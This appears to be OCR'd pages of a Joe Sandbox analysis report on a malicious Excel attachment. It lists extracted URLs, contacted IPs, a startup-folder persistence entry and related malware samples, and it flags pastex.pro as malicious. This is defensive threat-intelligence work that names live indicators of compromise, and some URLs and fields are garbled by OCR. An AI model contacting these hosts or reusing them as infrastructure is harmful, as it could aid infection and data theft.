http://https://rpsticket.partnerservices.getmicrosoftkey.com	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://cortana.ai	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	a.exe, 00000011.00000002.868430740.0000000005920000.00000002.00000001.sdmp	false		high
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://api.aadrm.com/	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	a.exe, 00000001.00000002.715188326.0000000006902000.00000004.00000001.sdmp, a.exe, 00000000B.00000002.784358060.000000005900000.00000002.00000001.sdmp, a.exe, 00000011.00000002.868430740.0000000005920000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• Avira URL Cloud: safe	unknown
http://www.founder.com.cn/cn/cThe	a.exe, 00000001.00000002.715188326.0000000006902000.00000004.00000001.sdmp, a.exe, 00000000B.00000002.784358060.000000005900000.00000002.00000001.sdmp, a.exe, 00000011.00000002.868430740.0000000005920000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://api.ipify.orgD	a.exe, 0000000D.00000002.95284 2213.0000000002DF1000.00000004 .00000001.sdmp, a.exe, 0000001 4.00000002.870308701.000000000 2EE1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://dataservice.protection.outlook.com/PsorWebService/v1 /ClientSyncFile/MipPolicies	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false		high
http://https://api.microsoftstream.com/api/	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted? host=office&adlt=strict&hostType=Immersive	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false		high
http://https://cr.office.com	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false		high
http://www.galapagosdesign.com/DPlease	a.exe, 00000001.00000002.71518 8326.0000000006902000.00000004 .00000001.sdmp, a.exe, 0000000 B.00000002.784358060.000000000 5900000.00000002.00000001.sdmp, a.exe, 00000011.00000002.868 430740.0000000005920000.000000 02.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://api.ipify.org4	a.exe, 0000000D.00000002.95322 1642.0000000002EFA000.00000004 .00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	a.exe, 00000001.00000002.71518 8326.0000000006902000.00000004 .00000001.sdmp, a.exe, 0000000 B.00000002.784358060.000000000 5900000.00000002.00000001.sdmp, a.exe, 00000011.00000002.868 430740.0000000005920000.000000 02.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	a.exe, 00000001.00000002.71518 8326.0000000006902000.00000004 .00000001.sdmp, a.exe, 0000000 B.00000002.784358060.000000000 5900000.00000002.00000001.sdmp, a.exe, 00000011.00000002.868 430740.0000000005920000.000000 02.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://portal.office.com/account/?ref=ClientMeControl	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	a.exe, 00000001.00000002.70960 2421.00000000027A1000.00000004 .00000001.sdmp, powershell.exe, 0000000A.00000002.818610560. 0000000004C71000.00000004.0000 0001.sdmp, a.exe, 0000000B.000 00002.771982708.0000000002881000.00000004.00000001.sdmp, a.exe, 0000000D.00000002.952842213.0000000002DF1000.00000004.00000001.sdmp, a.exe, 00000011.00000002.841378696.00000000029A1000.00000004.00000001.sdmp	false		high
http://https://ecs.office.com/config/v2/Office	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false		high
http://https://graph.ppe.windows.net	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false	• Avira URL Cloud: safe	unknown
http:// https://sr.outlook.office.net/ws/speech/recognize/assistant/work	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false		high
http:// crt.sectigo.com/SectigoRSADomainValidationSecureServerCA .crt0#	a.exe, 0000000D.00000002.95665 1743.000000000545A000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://store.office.cn/addinstemplate	5EFF1992-5E5F-4DA8-8AEF-42656F 09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000000A.00000002.820284922.0000000004DB3000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000000A.00000002.820284922.0000000004DB3000.00000004.00000001.sdmp	false		high
http://https://go.micro	powershell.exe, 0000000A.00000003.789977084.0000000005699000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://raw.githubusercontent.com4	a.exe, 00000001.00000002.709635511.00000000027D3000.00000004.00000001.sdmp, a.exe, 00000000B.00000002.772094694.000000000028B3000.00000004.00000001.sdmp, a.exe, 00000011.00000002.842665292.00000000029D3000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.odwebp.svc.ms	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://web.microsoftstream.com/video/	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://graph.windows.net	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://dataservice.o365filtering.com/	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 0000000A.00000002.820284922.0000000004DB3000.00000004.00000001.sdmp	false		high
http://api.ipify	a.exe, 0000000D.00000002.953221642.0000000002EFA000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://officesetup.getmicrosoftkey.com	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://www.carterandcone.coml	a.exe, 00000001.00000002.715188326.0000000006902000.00000004.00000001.sdmp, a.exe, 00000000B.00000002.784358060.000000005900000.00000002.00000001.sdmp, a.exe, 00000011.00000002.868430740.0000000005920000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://prod-global-autodetect.acompli.net/autodetect	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	a.exe, 00000001.00000002.715188326.0000000006902000.00000004.00000001.sdmp, a.exe, 00000000B.00000002.784358060.000000005900000.00000002.00000001.sdmp, a.exe, 00000011.00000002.868430740.0000000005920000.00000002.00000001.sdmp	false		high
http://https://outlook.office365.com/autodiscover/autodiscover.json	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://www.newtonsoft.com/jsonschema	a.exe, 0000000D.00000003.89647 2012.0000000003F60000.00000004 .00000001.sdmp	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://ocsp.sectigo.com0A	a.exe, 0000000D.00000002.95665 1743.000000000545A000.00000004 .00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://weather.service.msn.com/data.aspx	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://apis.live.net/v5.0/	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://pastex.pro	a.exe, 00000001.00000002.70960 2421.00000000027A1000.00000004 .00000001.sdmp, a.exe, 0000000 B.00000002.771982708.000000000 2881000.00000004.00000001.sdmp, a.exe, 00000011.00000002.841 378696.00000000029A1000.000000 04.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://management.azure.com	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://www.fontbureau.com/designersG	a.exe, 00000001.00000002.71518 8326.0000000006902000.00000004 .00000001.sdmp, a.exe, 0000000 B.00000002.784358060.000000000 5900000.00000002.00000001.sdmp, a.exe, 00000011.00000002.868 430740.0000000005920000.000000 02.00000001.sdmp	false		high
http://https://incidents.diagnostics.office.com	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://www.fontbureau.com/designers/?	a.exe, 00000001.00000002.71518 8326.0000000006902000.00000004 .00000001.sdmp, a.exe, 0000000 B.00000002.784358060.000000000 5900000.00000002.00000001.sdmp, a.exe, 00000011.00000002.868 430740.0000000005920000.000000 02.00000001.sdmp	false		high
http://https://github.com/Pester/PesterP	powershell.exe, 0000000A.00000 002.820284922.0000000004DB3000 .00000004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	a.exe, 00000001.00000002.71518 8326.0000000006902000.00000004 .00000001.sdmp, a.exe, 0000000 B.00000002.784358060.000000000 5900000.00000002.00000001.sdmp, a.exe, 00000011.00000002.868 430740.0000000005920000.000000 02.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/ios	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://www.fontbureau.com/designers?	a.exe, 00000001.00000002.71518 8326.0000000006902000.00000004 .00000001.sdmp, a.exe, 0000000 B.00000002.784358060.000000000 5900000.00000002.00000001.sdmp, a.exe, 00000011.00000002.868 430740.0000000005920000.000000 02.00000001.sdmp	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://o365auditrealtimeingestion.manage.office.com	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://api.office.net	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://www.tiro.com	a.exe, 00000011.00000002.86843740.0000000005920000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://asgsmsproxyapi.azurewebsites.net/	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	5EFF1992-5E5F-4DA8-8AEF-42656F09E2D5.0.dr	false		high
http://https://www.newtonsoft.com/json	a.exe, 0000000D.00000003.89647212.0000000003F60000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.148.121.68	unknown	Netherlands		64425	SKB-ENTERPRISENL	false
54.225.220.115	unknown	United States		14618	AMAZON-AESUS	false
185.199.108.133	unknown	Netherlands		54113	FASTLYUS	false
208.91.199.223	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
185.162.146.6	unknown	Turkey		60721	BURSABILTR	false

General Information

Joe Sandbox Version:	31.0.0 Emerald

Copyright null 2021

Analysis ID:	356267
Start date:	22.02.2021
Start time:	20:33:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	LIQUIDACION INTERBANCARIA 02_22_2021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.expl.evad.winXLS@21/14@13/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.1% (good quality ratio 0.1%) • Quality average: 88% • Quality standard deviation: 8.5%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to French - France • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 51.104.139.180, 13.64.90.137, 13.107.5.88, 13.107.42.23, 104.43.139.144, 23.210.249.50, 184.30.21.144, 52.147.198.201, 104.43.193.48, 52.109.32.63, 52.109.12.23, 52.109.76.34, 2.20.142.210, 2.20.142.209, 92.122.213.194, 92.122.213.247, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, officeclient.microsoft.com, watson.telemetry.microsoft.com, au-bg-shim.trafficmanager.net, www.bing.com, afdo-tas-offload.trafficmanager.net, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus16.cloudapp.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, europe.configsvc1.live.com.akadns.net, storeedgefd.dsx.mp.microsoft.com.edgekey.net.globalredir.akadns.net, au.download.windowsupdate.com.edgesuite.net, client-office365-tas.msedge.net, ocos-office365-s2s.msedge.net, prod-w.nexus.live.com.akadns.net, config.edge.skype.com.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, e-0009.e-msedge.net, config-edge-skype.l-0014.l-msedge.net, l-0014.config.skype.com, a1449.dscg2.akamai.net, arc.msn.com, storeedgefd.xbetservices.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, config.edge.skype.com, storeedgefd.dsx.mp.microsoft.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, prod.configsvc1.live.com.akadns.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ocos-office365-s2s-msedge-net.e-0009.e-msedge.net, skypedataprdcoleus16.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, config.officeapps.live.com, l-0014.l-msedge.net, e16646.dscg.akamaiedge.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:35:03	API Interceptor	269x Sleep call for process: a.exe modified
20:35:14	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe
20:35:36	API Interceptor	29x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.148.121.68	Vessel Line Up 7105082938.exe	Get hash	malicious	Browse	• pastex.pro/b/gmtdfmhFj
	dwg.exe	Get hash	malicious	Browse	• pastex.pro/b/rTfceghKr
54.225.220.115	2e00000.dll	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	0112_80556334.doc	Get hash	malicious	Browse	• api.ipify.org/
	0112_528419802.doc	Get hash	malicious	Browse	• api.ipify.org/
	Our New Order Jan 12 2020 at 2.30_PVV940_PDF.exe	Get hash	malicious	Browse	• api.ipify.org/
	SecuriteInfo.com.Mal.Generic-S.23822.exe	Get hash	malicious	Browse	• api.ipify.org/
	nwamamassloga.exe	Get hash	malicious	Browse	• api.ipify.org/
	TIRNAK.exe	Get hash	malicious	Browse	• api.ipify.org/
	ZfiNFIGegX.exe	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	26-11-20_Dhl_Signed_document-pdf.exe	Get hash	malicious	Browse	• api.ipify.org/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
elb097307-934924932.us-east-1.elb.amazonaws.com	nigolas.exe	Get hash	malicious	Browse	• 50.19.96.218
	RTM DIAS - CTM.exe	Get hash	malicious	Browse	• 54.235.142.93
	NitroGenerator.exe	Get hash	malicious	Browse	• 54.225.66.103
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	• 23.21.76.253
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• 54.235.142.93
	Sign-636.xls	Get hash	malicious	Browse	• 54.221.253.252
	Sign-709986424_219667767.xls	Get hash	malicious	Browse	• 54.235.83.248
	Sign-707465831_1420670581.xls	Get hash	malicious	Browse	• 54.235.83.248
	BANK SWIFT- USD 98,712.00.pdf.exe	Get hash	malicious	Browse	• 23.21.126.66
	Sign_1136845514-2138034493.xls	Get hash	malicious	Browse	• 54.221.253.252
	drWcfynA5k.exe	Get hash	malicious	Browse	• 54.235.83.248
	Purchase Order KVRQ-743012021.doc	Get hash	malicious	Browse	• 23.21.48.44
	SecuriteInfo.com.Exploit.Siggen3.10048.21085.xls	Get hash	malicious	Browse	• 23.21.126.66
	SecuriteInfo.com.Exploit.Siggen3.10048.29300.xls	Get hash	malicious	Browse	• 54.235.83.248
	0217_1737094153981.doc	Get hash	malicious	Browse	• 54.221.253.252
	DocuSign_167.xls	Get hash	malicious	Browse	• 23.21.76.253
	SecuriteInfo.com.CAP_HookExKeylogger.18513.exe	Get hash	malicious	Browse	• 23.21.76.253
	SecuriteInfo.com.Variant.Bulz.361092.7175.exe	Get hash	malicious	Browse	• 50.19.252.36
	Hs52qascx.dll	Get hash	malicious	Browse	• 50.19.252.36
	DocuSign_139380140_1184163298.xls	Get hash	malicious	Browse	• 54.225.220.115
pastex.pro	Vessel Line Up 7105082938.exe	Get hash	malicious	Browse	• 45.148.121.68
	dwg.exe	Get hash	malicious	Browse	• 45.148.121.68
us2.smtp.mailhostbox.com	SecuriteInfo.com.Trojan.Packed2.42850.3598.exe	Get hash	malicious	Browse	• 208.91.199.225
	SecuriteInfo.com.Trojan.Inject4.6572.1879.exe	Get hash	malicious	Browse	• 208.91.199.224
	SWIFT Payment W0301.doc	Get hash	malicious	Browse	• 208.91.199.225
	ffkjg5CVrO.exe	Get hash	malicious	Browse	• 208.91.198.143
	7Lf8J7h7os.exe	Get hash	malicious	Browse	• 208.91.199.223
	Shipping Details_PDF.exe	Get hash	malicious	Browse	• 208.91.198.143
	YKRAB010B_KHE_Preminary Packing List.xlsx.exe	Get hash	malicious	Browse	• 208.91.199.225
	RTM DIAS - CTM.exe	Get hash	malicious	Browse	• 208.91.198.143
	AWB & Shipping Doc.exe	Get hash	malicious	Browse	• 208.91.199.223
	AWB & Shipping Doc.exe	Get hash	malicious	Browse	• 208.91.198.143
	PAYMENT INVOICE-9876543456789.exe	Get hash	malicious	Browse	• 208.91.199.224
	SecuriteInfo.com.Artemis249E62CF9BAE.exe	Get hash	malicious	Browse	• 208.91.198.143
	inquiry.doc	Get hash	malicious	Browse	• 208.91.199.224
	SOA.exe	Get hash	malicious	Browse	• 208.91.199.224
	SecuriteInfo.com.Artemis1A08A3826D57.exe	Get hash	malicious	Browse	• 208.91.199.225
	BL COPY.exe	Get hash	malicious	Browse	• 208.91.198.143

Copyright null 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ELASTA-PL-INV-2021024.exe	Get hash	malicious	Browse	• 208.91.199.225
	SecuriteInfo.com.CAP_HookExKeylogger.31203.exe	Get hash	malicious	Browse	• 208.91.199.224
	SWIFT COPY $27,078.exe	Get hash	malicious	Browse	• 208.91.199.225
	SWIFT COPY 27078.exe	Get hash	malicious	Browse	• 208.91.199.224

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-AESUS	nigolas.exe	Get hash	malicious	Browse	• 50.19.96.218
	X1(1).xlsm	Get hash	malicious	Browse	• 34.226.34.190
	X1(1).xlsm	Get hash	malicious	Browse	• 100.24.200.179
	X1(1).xlsm	Get hash	malicious	Browse	• 52.200.32.3
	IMG_01670_Scanned.doc	Get hash	malicious	Browse	• 3.223.115.185
	message_zdm (2).html	Get hash	malicious	Browse	• 52.44.242.176
	002.docx	Get hash	malicious	Browse	• 34.192.7.28
	002.docx	Get hash	malicious	Browse	• 52.20.197.7
	Small Charities.xlsx	Get hash	malicious	Browse	• 3.229.228.113
	Small Charities.xlsx	Get hash	malicious	Browse	• 3.209.197.155
	CX2 RFQ.xlsm	Get hash	malicious	Browse	• 34.226.34.190
	CX2 RFQ.xlsm	Get hash	malicious	Browse	• 52.200.32.3
	CX2 RFQ.xlsm	Get hash	malicious	Browse	• 100.24.200.179
	RTM DIAS - CTM.exe	Get hash	malicious	Browse	• 54.235.142.93
	avast_secure_browser_setup.exe	Get hash	malicious	Browse	• 54.164.225.86
	AgroAG008021921doc_pdf.exe	Get hash	malicious	Browse	• 52.0.217.44
	NitroGenerator.exe	Get hash	malicious	Browse	• 54.225.66.103
	SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls	Get hash	malicious	Browse	• 23.21.76.253
	SecuriteInfo.com.Heur.11266.xls	Get hash	malicious	Browse	• 54.235.142.93
	Sign-636.xls	Get hash	malicious	Browse	• 54.221.253.252
SKB-ENTERPRISENL	Vessel Line Up 7105082938.exe	Get hash	malicious	Browse	• 45.148.121.68
	dwg.exe	Get hash	malicious	Browse	• 45.148.121.68
	carirstlite.exe	Get hash	malicious	Browse	• 45.148.120.153
	LA99293P02.xls	Get hash	malicious	Browse	• 45.148.121.138
